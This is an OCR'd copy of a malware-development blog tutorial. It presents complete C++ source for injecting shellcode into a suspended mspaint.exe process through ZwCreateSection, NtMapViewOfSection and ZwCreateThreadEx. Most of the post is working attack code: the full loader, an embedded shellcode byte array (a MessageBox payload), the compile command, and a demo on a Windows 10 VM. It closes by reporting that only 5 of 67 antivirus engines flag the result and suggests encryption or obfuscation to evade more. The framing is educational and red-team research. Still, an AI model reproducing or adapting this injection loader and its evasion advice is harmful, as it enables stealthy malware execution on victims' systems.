
Code injection via ZwCreateSection. Simple C++ malware example.

cocomelonc.github.io/tutorial/2022/01/14/malware-injection-13.html

January 14, 2022

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



In the previous post I wrote about code injection via memory sections.

This post is a result of my own research on replacing some `Nt` prefixes with `Zw` prefixes.

Zw prefix?

The `Nt` prefix is an abbreviation of Windows NT, but the `Zw` prefix has no meaning.

From the MSDN:

> When a user-mode application calls the Nt or Zw version of a native system services routine, the routine always treats the parameters that it receives as values that come from a user-mode source that is not trusted. The routine thoroughly validates the parameter values before it uses the parameters. In particular, the routine probes any caller-supplied buffers to verify that the buffers are located in valid user-mode memory and are aligned properly.

practical example. C++ malware.

Let's go to replace some of the NT API functions from the previous post example with `Zw`-prefixed functions.

The first thing that has to be done is to create a legit process with `CreateProcessA`:

```
BOOL CreateProcessA(
  [in, optional]      LPCSTR                lpApplicationName,
  [in, out, optional] LPSTR                 lpCommandLine,
  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                BOOL                  bInheritHandles,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
  [in, optional]      LPCSTR                lpCurrentDirectory,
  [in]                LPSTARTUPINFOA        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation
);
```

```
// create process as suspended
if (!CreateProcessA(NULL, (LPSTR) "C:\\windows\\system32\\mspaint.exe", NULL, NULL, NULL,
    CREATE_SUSPENDED | DETACHED_PROCESS | CREATE_NO_WINDOW, NULL, NULL, &si, &pi)) {
  printf("create process failed :(\n");
  return -2;
};
```

Next steps are similar as previous post but, the only difference is we use `ZwCreateThreadEx`:

```
typedef NTSTATUS(NTAPI* pZwCreateThreadEx)(
  _Out_ PHANDLE                 ThreadHandle,
  _In_ ACCESS_MASK              DesiredAccess,
  _In_opt_ POBJECT_ATTRIBUTES   ObjectAttributes,
  _In_ HANDLE                   ProcessHandle,
  _In_ PVOID                    StartRoutine,
  _In_opt_ PVOID                Argument,
  _In_ ULONG                    CreateFlags,
  _In_opt_ ULONG_PTR            ZeroBits,
  _In_opt_ SIZE_T               StackSize,
  _In_opt_ SIZE_T               MaximumStackSize,
  _In_opt_ PVOID                AttributeList
);
```

```
// unmapping section from current process
myZwUnmapViewOfSection(GetCurrentProcess(), lb);
printf("mapped at address: %p.\n", lb);
myZwClose(sh);

sh = NULL;

// create new thread
myZwCreateThreadEx(&th, 0x1FFFFF, NULL, pi.hProcess,
  rb, NULL, CREATE_SUSPENDED, 0, 0, 0, 0);
printf("thread: %p.\n", th);
ResumeThread(pi.hThread);
myZwClose(pi.hThread);
myZwClose(th);
```

instead of `RtlCreateUserThread` for triggering payload.

And another difference is we used `ZwClose` for close handles (clean up):

```
typedef NTSTATUS(NTAPI* pZwClose)(
  _In_ HANDLE       Handle
);
```

```
// create new thread
myZwCreateThreadEx(&th, 0x1FFFFF, NULL, pi.hProcess,
  rb, NULL, CREATE_SUSPENDED, 0, 0, 0, 0);
printf("thread: %p.\n", th);
ResumeThread(pi.hThread);
myZwClose(pi.hThread);
myZwClose(th);

return 0;
```

So, the full source code of our example malware is:

```
/*
 * hack.cpp - code injection via ZwCreateSection, ZwUnmapViewOfSection
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/2022/01/14/malware-injection-13.html
*/
#include <cstdio>
#include <windows.h>
#include <winternl.h>

#pragma comment(lib, "ntdll")

// ZwCreateSection
typedef NTSTATUS(NTAPI* pZwCreateSection)(
  OUT PHANDLE            SectionHandle,
  IN ULONG               DesiredAccess,
  IN POBJECT_ATTRIBUTES  ObjectAttributes OPTIONAL,
  IN PLARGE_INTEGER      MaximumSize OPTIONAL,
  IN ULONG               PageAttributess,
  IN ULONG               SectionAttributes,
  IN HANDLE              FileHandle OPTIONAL
);

// NtMapViewOfSection syntax
typedef NTSTATUS(NTAPI* pNtMapViewOfSection)(
  HANDLE            SectionHandle,
  HANDLE            ProcessHandle,
  PVOID*            BaseAddress,
  ULONG_PTR         ZeroBits,
  SIZE_T            CommitSize,
  PLARGE_INTEGER    SectionOffset,
  PSIZE_T           ViewSize,
  DWORD             InheritDisposition,
  ULONG             AllocationType,
  ULONG             Win32Protect
);

// ZwCreateThreadEx
typedef NTSTATUS(NTAPI* pZwCreateThreadEx)(
  _Out_ PHANDLE                  ThreadHandle,
  _In_ ACCESS_MASK               DesiredAccess,
  _In_opt_ POBJECT_ATTRIBUTES    ObjectAttributes,
  _In_ HANDLE                    ProcessHandle,
  _In_ PVOID                     StartRoutine,
  _In_opt_ PVOID                 Argument,
  _In_ ULONG                     CreateFlags,
  _In_opt_ ULONG_PTR             ZeroBits,
  _In_opt_ SIZE_T                StackSize,
  _In_opt_ SIZE_T                MaximumStackSize,
  _In_opt_ PVOID                 AttributeList
);

// ZwUnmapViewOfSection syntax
```

```
typedef NTSTATUS(NTAPI* pZwUnmapViewOfSection)(
  HANDLE            ProcessHandle,
  PVOID             BaseAddress
);

// ZwClose
typedef NTSTATUS(NTAPI* pZwClose)(
  _In_ HANDLE       Handle
);

unsigned char my_payload[] =

  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
  HANDLE sh; // section handle
  HANDLE th; // thread handle
  STARTUPINFOA si = {};
  PROCESS_INFORMATION pi = {};
  PROCESS_BASIC_INFORMATION pbi = {};
  OBJECT_ATTRIBUTES oa;
  SIZE_T s = 4096;
  LARGE_INTEGER sectionS = { s };
  PVOID rb = NULL; // remote buffer
  PVOID lb = NULL; // local buffer

  ZeroMemory(&si, sizeof(STARTUPINFO));
  ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
  ZeroMemory(&pbi, sizeof(PROCESS_BASIC_INFORMATION));
```

```
  si.cb = sizeof(STARTUPINFO);

  ZeroMemory(&oa, sizeof(OBJECT_ATTRIBUTES));

  HMODULE ntdll = GetModuleHandleA("ntdll");
  pZwCreateSection myZwCreateSection = (pZwCreateSection)(GetProcAddress(ntdll,
"ZwCreateSection"));
  pNtMapViewOfSection myNtMapViewOfSection = (pNtMapViewOfSection)
(GetProcAddress(ntdll, "NtMapViewOfSection"));
  pZwUnmapViewOfSection myZwUnmapViewOfSection = (pZwUnmapViewOfSection)
(GetProcAddress(ntdll, "ZwUnmapViewOfSection"));
  pZwCreateThreadEx myZwCreateThreadEx = (pZwCreateThreadEx)GetProcAddress(ntdll,
"ZwCreateThreadEx");
  pZwClose myZwClose = (pZwClose)GetProcAddress(ntdll, "ZwClose");

  // create process as suspended
  if (!CreateProcessA(NULL, (LPSTR) "C:\\windows\\system32\\mspaint.exe", NULL, NULL,
NULL,
      CREATE_SUSPENDED | DETACHED_PROCESS | CREATE_NO_WINDOW, NULL, NULL, &si, &pi))
{
    printf("create process failed :(\n");
    return -2;
  };

  myZwCreateSection(&sh, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE,
NULL, &sectionS, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);
  printf("section handle: %p.\n", sh);

  // mapping the section into current process
  myNtMapViewOfSection(sh, GetCurrentProcess(), &lb, NULL, NULL, NULL,
      &s, 2, NULL, PAGE_EXECUTE_READWRITE);
  printf("local process mapped at address: %p.\n", lb);

  // mapping the section into remote process
  myNtMapViewOfSection(sh, pi.hProcess, &rb, NULL, NULL, NULL,
      &s, 2, NULL, PAGE_EXECUTE_READWRITE);
  printf("remote process mapped at address: %p\n", rb);

  // copy payload
  memcpy(lb, my_payload, sizeof(my_payload));

  // unmapping section from current process
  myZwUnmapViewOfSection(GetCurrentProcess(), lb);
  printf("mapped at address: %p.\n", lb);
  myZwClose(sh);

  sh = NULL;

  // create new thread
  myZwCreateThreadEx(&th, 0x1FFFFF, NULL, pi.hProcess,
    rb, NULL, CREATE_SUSPENDED, 0, 0, 0, 0);
  printf("thread: %p.\n", th);
```


```
  ResumeThread(pi.hThread);
  myZwClose(pi.hThread);
  myZwClose(th);

  return 0;
}
```


demo


Let's go to compile our example:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




Then, see everything in action! In our case victim machine is Windows 10 x64:


// mapping the section into current proces
myNtMapViewOfSection(sh, GetCurrentProcess
&s, 2, NULL, PAGE_EXECUTE_READWRITE);
printf("local process mapped at address: %
// mapping the section into remote process
myNtMapViewOfSection(sh, pi.hProcess, &rb,
&s, 2, NULL, PAGE_EXECUTE_READWRITE);
printf("remote process mapped at address:
// copy payload
memcpy(lb, my_payload, sizeof(my_payload))
// unmapping section from current process
myZwUnmapViewOfSection(GetCurrentProcess()
printf("mapped at address: %p.\n", lb);
myZwClose(sh);
sh = NULL;
// create new thread
myZwCreateThreadEx(&th, 0x1FFFFF, NULL, pi
rb, NULL, CREATE_SUSPENDED, 0, 0, 0, 0);
printf("thread: %p.\n", th);
ResumeThread(pi.hThread);
myZwClose(pi.hThread);
myZwClose(th);
return 0;
win10-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS C:\Users\User\Documents\malware\2022-01-14-malware-injection-13> .\hack.exe
section handle: 00000000000008c.
local process mapped at address: 0000000000150000.
remote process mapped at address: 00000272d69c0000
Untitled - Paint
File Home View
Clipboard Image Tools Brushes Shapes Product alert
=^..^=
Meow-meow!
OK
100%
No new notifications
12:03 AM
1/17/2022
Right Ctrl
AL hack.cpp cpp utf-8[unix] 98% ≡ 154/156 ln :



We can see that everything was completed perfectly :)


Then, let's go to upload our malware to VirusTotal:



https://www.virustotal.com/gui/file/cca1a55dd587cb3e6b4768e6d4febe2966741063e6beac5951f119bf2ba193ae/detection

So, 5 of 67 AV engines detect our file as malicious.

`Moneta64.exe` result:



If we want, for better result, we can add payload encryption with key or obfuscate functions, or combine both of this techniques.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

CreateProcessA
ZwCreateSection
NtMapViewOfSection
ZwUnmapViewOfSection
ZwClose
Moneta64.exe
source code in Github

> This is a practical case for educational purposes only.

Thanks for your time, happy hacking and good bye!
PS. All drawings and screenshots are mine